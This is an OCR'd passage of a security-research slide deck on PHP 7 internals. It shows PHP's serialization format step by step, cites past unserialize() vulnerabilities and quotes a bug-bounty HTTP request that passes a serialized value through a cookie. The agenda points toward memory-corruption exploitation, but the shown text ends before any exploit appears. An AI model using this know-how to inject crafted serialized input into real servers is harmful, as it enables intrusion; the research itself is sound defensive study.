Check Point
SOFTWARE TECHNOLOGIES LTD.

TEACHING THE NEW DOG OLD TRICKS

PHP7 Memory Internals
for Security Researchers

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About Me

- Yannay Livneh
- Security Researcher @ CheckPoint
- Play w/
  - Networks
  - Embedded
  - Linux
  - **Memory Corruptions**
  - and stuff

AGENDA

- Introduction
- PHP **Unserialize**
- **ZVAL** System
- Unserialize + ZVAL => **Bugs**
- **Allocator**
- Bugs + Allocator => **Exploit**
- **Q.E.D.**

INTRO

(THIS WORLD WE LIVE IN)

PHP – its interesting

- Widely used
- Servers rule the world
- PHP-7 - future


PHP Security

- Vulns vulns vulns
- SQL Injection
- XSS
- Memory corruption?
  - Native functions
  - User input
- UNSERIALIZE

Unserialize History of Insecurity

- More CVEs than I can count
- Object Injection (PoP)
- Memory Corruptions
- Generic Exploitation (@i0n1c)

Examples in the wild



How we broke PHP, hacked Pornhub and earned $20,000

Written By: Ruslan Habalov | July 23, 2016 | Posted In: Bug Bounties

```
POST /album_upload/create HTTP/1.1
...
tags=xyz&title=xyz...&cookie=a:1:{i:0;i:1337;}
```

```
Response Header:
Set-Cookie: 0=1337; expires
```

PHP-7

- Released in December 2015
- New values (*zval*) system
- New Memory Allocation
- => previous exploitation irrelevant


Unserialize Nowadays – PHP-7

- Some CVEs
- Object Injection (PoP)
- Memory Corruptions
- No Remote Exploits

UNSERIALIZE

(WHAT WE EXPLOIT)

Unserialize



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
... Dear god. Today I just realized that #php's `unserialize()` is grammatically incorrect. It should be `deserialize()`. (self.lolphp)


submitted 2 years ago by Rican7

Serialize/Unserialize



```
string serialize ( mixed $value )
```

Generates a storable representation of a value.



```
mixed unserialize ( string $str [, array $options ] )
```

unserialize() takes a single serialized variable and converts it back into a PHP value.

Serialization

```
$val = array(
      NULL,
      1337,
      ‘apple’,
      array(
            ‘a’ => 1,
            new stdClass(),
            7331
      )
);
serialize($val);
```

Serialization

```
$val = array(
      NULL,
      1337,
      'apple',
      array(
            'a' => 1,
            new stdClass(),
            7331
      )
);
serialize($val);
```

```
a:4:{

                                }
```

Serialization

```
$val = array(
      NULL,
      1337,
      'apple',
      array(
            'a' => 1,
            new stdClass(),
            7331
      )
);
serialize($val);
```

```
a:4:{i:0;N;

                              }
```

Serialization

```
$val = array(
      NULL,
      1337,
      'apple',
      array(
            'a' => 1,
            new stdClass(),
            7331
      )
);
serialize($val);
```

```
a:4:{i:0;N;i:1;i:1337;


                              }
```

Serialization

```
$val = array(
      NULL,
      1337,
      'apple',
      array(
            'a' => 1,
            new stdClass(),
            7331
      )
);
serialize($val);
```

```
a:4:{i:0;N;i:1;i:1337;i:2;s:5:"apple";

                          }
```

Serialization

```
$val = array(
      NULL,
      1337,
      'apple',
      array(
            'a' => 1,
            new stdClass(),
            7331
      )
);
serialize($val);
```

```
a:4:{i:0;N;i:1;i:1337;i:2;s:
5:"apple";i:3;a:3:{
                    }}
```

Serialization

```
$val = array(
      NULL,
      1337,
      'apple',
      array(
            'a' => 1,
            new stdClass(),
            7331
      )
);
serialize($val);
```

```
a:4:{i:0;N;i:1;i:1337;i:2;s:
5:"apple";i:3;a:3:{s:1:"a";i:1;
                             }}
```

Serialization

```
$val = array(
      NULL,
      1337,
      'apple',
      array(
            'a' => 1,
            new stdClass(),
            7331
      )
);
serialize($val);
```

```
a:4:{i:0;N;i:1;i:1337;i:2;s:
5:"apple";i:3;a:3:{s:1:"a";i:1;i:0;O:
8:"stdClass":0:{}              }}
```

Serialization

```
$val = array(
      NULL,
      1337,
      'apple',
      array(
            'a' => 1,
            new stdClass(),
            7331
      )
);
serialize($val);
```


```
a:4:{i:0;N;i:1;i:1337;i:2;s:
5:"apple";i:3;a:3:{s:1:"a";i:1;i:0;O:
8:"stdClass":0:{}i:1;i:7331;}}
```

Unserialization

```
unserialize(‘a:4:{i:0;N;i:1;i:1337; i:
2;s:5:”apple”;i:3;a:3:{s:1:”a”;i:1; i:
0;O:8:”stdClass”:0:{}i:1;R:3;}}’);
```

Unserialization

```
unserialize('a:4:{i:0;N;i:1;i:1337; i:
2;s:5:"apple";i:3;a:3:{s:1:"a";i:1; i:
0;O:8:"stdClass":0:{}i:1;R:3;}}');
```



Unserialization

```
unserialize('a:4:{i:0;N;i:1;i:1337; i:
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```



Unserialization

```
unserialize('a:4:{i:0;N;i:1;i:1337; i:
2;s:5:"apple";i:3;a:3:{s:1:"a";i:1; i:
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```



Unserialization

```
unserialize('a:4:{i:0;N;i:1;i:1337; i:
2;s:5:"apple";i:3;a:3:{s:1:"a";i:1; i:
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```






Unserialization

```
unserialize('a:4:{i:0;N;i:1;i:1337; i:
2;s:5:"apple";i:3;a:3:{s:1:"a";i:1; i:
0;O:8:"stdClass":0:{}i:1;R:3;}}');
```




Unserialization

```
unserialize('a:4:{i:0;N;i:1;i:1337; i:
2;s:5:"apple";i:3;a:3:{s:1:"a";i:1; i:
0;O:8:"stdClass":0:{}i:1;R:3;}}');
```




Unserialization

```
unserialize('a:4:{i:0;N;i:1;i:1337; i:2;s:5:"apple";i:3;a:3:{s:1:"a";i:1; i:0;O:8:"stdClass":0:{}i:1;R:3;}}');
```



Unserialization

```
unserialize('a:4:{i:0;N;i:1;i:1337; i:
2;s:5:"apple";i:3;a:3:{s:1:"a";i:1; i:
0;O:8:"stdClass":0:{}i:1;R:3;}}');
```



Unserialize Take Away

- Complicated format
- User control allocation
- Global references
- Re-use values


ZVALS

(HOW VALUES ARE STORED)

Zvals

- Holds PHP variables
- $x = 1;
- Features:
  - Garbage collection
  - References: $y = &$x;

Old (PHP-5) Zvals



